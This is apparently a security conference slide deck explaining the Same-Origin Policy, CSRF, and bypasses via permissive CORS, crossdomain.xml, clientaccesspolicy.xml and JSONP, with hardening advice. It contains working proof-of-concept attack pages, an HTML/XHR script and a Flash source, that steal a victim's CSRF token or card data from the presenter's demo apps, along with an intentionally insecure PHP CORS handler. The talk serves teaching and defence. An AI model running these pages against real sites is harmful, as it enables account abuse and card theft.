

The Not So Same-Origin Policy

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About Me

- B.S. Computer Science: Northwestern University
- Associate Security Analyst at ISE
- Interests:
 - Hacking
 - Video games
 - Musical instruments
 - Pets

Bailey and Gandalf



About ISE

<https://www.securityevaluators.com>
@ISEsecurity

- Hackers, cryptographers, RE
- White-box perspective
- Customers
 - Companies with high value assets
- Research
 - Routers, NAS, Healthcare

IoT Village



Overview

- Same-Origin Policy (SOP)
- Cross-Site Request Forgery (CSRF)
- Bypassing the SOP
 - Cross-Origin Resource Sharing (CORS)
 - Flash, Java applets, Silverlight policies
- Hardening the SOP

Who should care?

- Web app developers
 - Helps you reduce your application's exposure
- White hat hackers
 - Increases your insight when evaluating SOP policies
- Web application users
 - Gives insight on the dangers of untrusted links

Same-Origin Policy

- 1995
- Security mechanism for browsers: restricts webpages from freely accessing data on other webpages
- What's an origin?
 - Protocol
 - Host
 - Port

http://www.example.com:80


Same-Origin Policy

`http://www.example.com/page.html`

URL	Outcome	Reason
<code>http://www.example.com/anotherpage.html</code>	Success	Origins match
<code>http://user:pass@www.example.com/anotherpage.html</code>	Success	Origins match
<code>https://www.example.com/page.html</code>	Failure	Different protocol
<code>http://www.example.com:81/page.html</code>	Failure	Different port
<code>http://www.example2.com/page.html</code>	Failure	Different host
<code>http://example.com/page.html</code>	Failure	Different host

https://en.wikipedia.org/wiki/Same-origin_policy

Same-Origin Policy



Enforcing the SOP

Simple GET and POST:

- Send a request: **ALLOWED**
- Adopted in Internet's early history

HTML tags

- <form>, <script>, , <object>, <frame>, <iframe>, <link>

AJAX

- XMLHttpRequest: send/receive data asynchronously

Enforcing the SOP

Simple GET and POST:

- Receive a response: **RESTRICTED**
- Adopted with AJAX after dangers were known
- Malicious webpages could freely access other servers' data

Enforcing the SOP

Non-simple: special method or header

- Send a request: **RESTRICTED**
- Requests are preflighted

Examples:

- PUT and DELETE
- Content-Type: application/xml
- X-Requested-With: XMLHttpRequest

Enforcing the SOP

- Context-dependent
 - AJAX responses: **RESTRICTED**
 - External hyperlinks: **ALLOWED**

Cross-Site Request Forgery

- Requirements:
 - Victim is logged into a vulnerable site, receives a session cookie
 - Victim visits a malicious webpage (e.g., through phishing)
- Attack:
 - Malicious webpage creates a cross-site request to modify the web app's server state
 - Server accepts the request because the browser sends cookies
 - State-changing request doesn't require a response

Cross-Site Request Forgery

- Common target sites
 - Banks
 - Social media
 - Project management
 - Any high-asset account
- Common forged requests
 - Make payments
 - Change credentials
 - Escalate privileges
 - Sabotage
 - XSS payload

CSRF Protection

- CSRF token
 - Request parameter
 - Header
 - Request body parameter
 - Randomly generated, cryptographically secure
 - Generated per user session
 - Independent of other info (e.g., cookies or server time)

CSRF Protection

```
POST /updatepassword.php HTTP/1.1
Host: vulnerable_webapp
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Cookie: PHPSESSID=m1ptbd91ubn8cft4je96rci2o1
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 21

new_password=password&csrf_token=27db5981a2f583f94bf91afb929f5f2eeaf564651691725fe93a44bb41c2fe16
```

Bypassing the SOP

Custom policies	Potential Attack Pages
Cross-Origin Resource Sharing (CORS)	Standard HTML webpage
crossdomain.xml	Flash, Java applets, Silverlight
clientaccesspolicy.xml	Silverlight

Demo Web Apps

<http://demo.securityevaluators.com/dpetty/> (instructions)

- demo.securityevaluators.com: web apps
- demo2.securityevaluators.com: attack pages

Main Page

My Apples: 33212

- 0 + Apples

Buy

Edit Credit Card Info

Current card #:

4111111111111111

Update card #:

Update

Bypassing CORS

Cross-Origin Resource Sharing (CORS)

- Developed by W3C to standardize the SOP
- Set of HTTP response headers to define allowed domains

```
Access-Control-Allow-Origin: example.com
```

```
Access-Control-Allow-Credentials: true
```

```
Access-Control-Allow-Methods: POST, GET, OPTIONS
```

```
Access-Control-Allow-Headers: Content-Type
```

Bypassing CORS

- Wildcard policy
 - Whitelists any third party domain

```
Access-Control-Allow-Origin: *
```

Bypassing CORS

- Limitation: cannot send session cookies with wildcard-allow

```
Access-Control-Allow-Origin: *  
Access-Control-Allow-Credentials: true X
```

- What if the server whitelists whatever “Origin” is sent?

```
if(isset($_SERVER['HTTP_ORIGIN'])) {  
    header('Access-Control-Allow-Origin: ' . $_SERVER['HTTP_ORIGIN'] . "");  
    header('Access-Control-Allow-Credentials: true');  
}
```

CSRF_cors.html

```
<html>
<title>CSRF Example - CORS</title>
<body onload="sendRequests();"></body>
<script>
function sendRequests() {

    // send GET request, response will contain victim's CSRF token
    var get = new XMLHttpRequest();
    get.withCredentials = true;           // send cookies
    get.open('GET', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/mainpage.php', true);
    get.send(null);

    // continue when GET request finishes
    get.onreadystatechange = function() {
        if(get.readyState == 4) {
            var data = get.responseText;          // we can read the response due to SOP bypass

            // extract csrf token
            var token = "";
            var parts = data.split("\n");
            for(i = 0; i < parts.length; i++) {
                if(parts[i].length == 64) {
                    token = parts[i];           // store victim's CSRF token
                }
            }

            // send POST request to force victim to buy 1000 apples
            var post = new XMLHttpRequest();
            post.withCredentials = true;         // send cookies
            post.open('POST', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/buy.php', true);
            post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            post.send('quantity=1000&csrf_token=' + token);      // add extracted token as parameter
        }
    }
}
</script>
</html>
```

CSRF_cors.html

```
<html>
<title>CSRF Example - CORS</title>
<body onload="sendRequests();"></body>
<script>
function sendRequests() {

    // send GET request, response will contain victim's CSRF token
    var get = new XMLHttpRequest();
    get.withCredentials = true;           // send cookies
    get.open('GET', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/mainpage.php', true);
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        if(get.readyState == 4) {
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            // extract csrf token
            var token = "";
            var parts = data.split("\n");
            for(i = 0; i < parts.length; i++) {
                if(parts[i].length == 64) {
                    token = parts[i];           // store victim's CSRF token
                }
            }

            // send POST request to force victim to buy 1000 apples
            var post = new XMLHttpRequest();
            post.withCredentials = true;           // send cookies
            post.open('POST', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/buy.php', true);
            post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            post.send('quantity=1000&csrf_token=' + token);           // add extracted token as parameter
        }
    }
}
</script>
</html>
```

CSRF_cors.html

- Simple GET request to mainpage.php

```
// send GET request, response will contain victim's CSRF token
var get = new XMLHttpRequest();
get.withCredentials = true;           // send cookies
get.open('GET', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/mainpage.php', true);
get.send(null);
```

- Read response and store in a variable

```
// continue when GET request finishes
get.onreadystatechange = function() {
    if(get.readyState == 4) {
        var data = get.responseText;          // we can read the response due to SOP bypass
```

CSRF_cors.html

- mainpage.php response

```
Access-Control-Allow-Origin: http://demo2.securityevaluators.com
Access-Control-Allow-Credentials: true
```

```
<html>
<title>CSRF Web App</title>
<head><h2>Main Page</h2></head>
<body>
    <br>

    <!-- read apples count from txt file -->
    My Apples:
    2351    <br><br>

    <!-- quantity buttons -->
    <button class="btn btn-default btn-number" type="minus" onclick="decrement ()" >-</button>
    <input type="text" id="quant" name="quant" class="form-control input-number" disabled="disabled" size="1" value="0" min="0" max="1000">
    <button class="btn btn-default btn-number" type="plus" onclick="increment ()" >+</button>
    Apples

    <!-- buy button -->
    <form class="form-inline" method="post" action="buy.php" onsubmit="buy ()">
        <button class="btn btn-lg btn-primary btn-block" type="submit" value="submit">Buy</button>&ampnbsp&ampnbsp&ampnbsp
        <input type="hidden" id="quantity" name="quantity" value="">
        <input type="hidden" id="csrf_token" name="csrf_token" value="11898d8783b06053d6d3de1173b93a211321fef91232131c53926d363885e173">
    </form>

    <!-- button event functions -->
    <script>
        <!-- decrement function -->
        function decrement () {
            var quant = document.getElementById("quant");
            if (quant.value > 0) {
                quant.value--;
            }
        }
        <!-- increment function -->
        function increment () {
            var quant = document.getElementById("quant");
            quant.value++;
        }
    </script>
</body>
</html>
```

CSRF_cors.html

```
<html>
<title>CSRF Example - CORS</title>
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<script>
function sendRequests() {

    // send GET request, response will contain victim's CSRF token
    var get = new XMLHttpRequest();
    get.withCredentials = true;           // send cookies
    get.open('GET', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/mainpage.php', true);
    get.send(null);

    // continue when GET request finishes
    get.onreadystatechange = function() {
        if(get.readyState == 4) {
            var data = get.responseText;           // we can read the response due to SOP bypass

            // extract csrf token
            var token = "";
            var parts = data.split("\n");
            for(i = 0; i < parts.length; i++) {
                if(parts[i].length == 64) {
                    token = parts[i];           // store victim's CSRF token
                }
            }

            // send POST request to force victim to buy 1000 apples
            var post = new XMLHttpRequest();
            post.withCredentials = true;           // send cookies
            post.open('POST', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/buy.php', true);
            post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            post.send('quantity=1000&csrf_token=' + token);           // add extracted token as parameter
        }
    }
}
</script>
</html>
```

CSRF_cors.html

- Extract CSRF token from response

```
// extract csrf token
var token = "";
var parts = data.split("\\\"");
for(i = 0; i < parts.length; i++) {
    if(parts[i].length == 64) {
        token = parts[i];                      // store victim's CSRF token
    }
}
```

- Send POST request (with token) to buy.php

```
// send POST request to force victim to buy 1000 apples
var post = new XMLHttpRequest();
post.withCredentials = true;                  // send cookies
post.open('POST', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/buy.php', true);
post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
post.send('quantity=1000&csrf_token=' + token);           // add extracted token as parameter
```



Bypassing crossdomain.xml

- **crossdomain.xml** – used by Flash, Java applets, Silverlight
 - Stored in root directory of web app

```
<cross-domain-policy>
    <allow-access-from domain="example.com" />
</cross-domain-policy>
```

- Wildcard policy: no restrictions

```
<cross-domain-policy>
    <allow-access-from domain="*" />
</cross-domain-policy>
```

CSRF_flash.swf

```
<?xml version="1.0" encoding="utf-8"?>
<!-- CSRF_flash.mxml -->
<s:Application xmlns:fx="http://ns.adobe.com/mxml/2009"
    xmlns:s="library://ns.adobe.com/flex/spark"
    xmlns:mx="library://ns.adobe.com/flex/mx"
    minWidth="955" minHeight="600"
    creationComplete="creationCompleteHandler()">

    <fx:Script>
        <![CDATA[
            import flash.external.ExternalInterface;
            import flash.net.*;

            private function creationCompleteHandler():void {
                // create GET request object
                var url:String = "http://demo.securityevaluators.com/dpetty/csrf_webapp-custom/editCard.php";
                var request:URLRequest = new URLRequest(url);
                request.method = URLRequestMethod.GET;

                // send request
                var loader:URLLoader = new URLLoader();
                loader.dataFormat = URLLoaderDataFormat.TEXT;
                loader.load(request);
            }
        ]]>
    </fx:Script>
</s:Application>
```

CSRF_flash.swf

- Sends GET request to editCard.php

```
private function creationCompleteHandler():void {
    // create GET request object
    var url:String = "http://demo.securityevaluators.com/dpetty/csrf_webapp-custom/editCard.php";
    var request:URLRequest = new URLRequest(url);
    request.method = URLRequestMethod.GET;

    // send request
    var loader:URLLoader = new URLLoader();
    loader.dataFormat = URLLoaderDataFormat.TEXT;
    loader.load(request);
}
```

Bypassing Java Applets and Flash

▲ 304	GET	CSRF_flash.swf	demo2.securityevaluators.com	1 ▾ <cross-domain-policy>
● 200	GET	crossdomain.xml	demo.securityevaluators.com	2 <allow-access-from domain="example.com"/>

BLOCKED

VS.

● 200	GET	CSRF_flash.swf	demo2.securityevaluators.com	1 ▾ <cross-domain-policy>
▲ 304	GET	crossdomain.xml	demo.securityevaluators.com	2 <allow-access-from domain="*"/>
● 200	GET	editCard.php	demo.securityevaluators.com	3 </cross-domain-policy>

ALLOWED

Bypassing Java Applets and Flash

- Attacker can steal victim's credit card #

● 200	GET	CSRF_flash.swf	demo2.securityevaluators.com	1	<html>
▲ 304	GET	crossdomain.xml	demo.securityevaluators.com	2	
● 200	GET	editCard.php	demo.securityevaluators.com	3	<title>CSRF Web App</title>

Current card #:

ALLOWED

Bypassing clientaccesspolicy.xml

- **clientaccesspolicy.xml** – exclusively Silverlight

```
<access-policy>
  <cross-domain-access>
    <policy>
      <allow-from http-request-headers="*">
        <domain uri="*"/>
      </allow-from>
      <grant-to>
        <resource path="/" include-subpaths="true"/>
      </grant-to>
    </policy>
  </cross-domain-access>
</access-policy>
```

Other Bypasses: JSONP

- “JSON with padding”
 - <script> src is not subject to SOP in this case

```
<script src="http://www.anothersite.com/data?callback=someFunc"></script>
```

- Evaluates response as JavaScript

```
someFunc({"creditcard": "4111111111111111", "name": "John Smith"});
```

Other Bypasses: IE

- Internet Properties: security zones
 - Custom level option disables CORS protections
 - Domains must be in the same zone
- Port is excluded from origin
 - `http://example.com:80`
 - `http://example.com:8080`

Limitations

- CORS
 - Wildcard-allow policy means browser cannot send cookies
- Java applets and Silverlight
 - Require victim to run plugin
 - Limited plugin support for browsers
 - Firefox ESR 32-bit as of v.52 (March 2017)
 - No Chrome support as of v.45 (September 2015)
 - No limitations for IE ActiveX plugin
- Flash
 - Must be enabled in victim's browser

Hardening the SOP

Response headers

- Content-Security-Policy
 - Whitelist of domains
- X-Frame-Options
 - Limited control
 - Prevents external embedding of webpages in <frame> and <iframe> tags

Same-site cookie attribute

- Set-Cookie: SameSite=strict

Takeaways

- 1) The SOP has more nuances than you would expect
- 2) A weakened SOP is dangerous
- 3) The goal is to optimally balance usability and security

Contact

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Slides: <https://www.securityevaluators.com/knowledge/presentations/>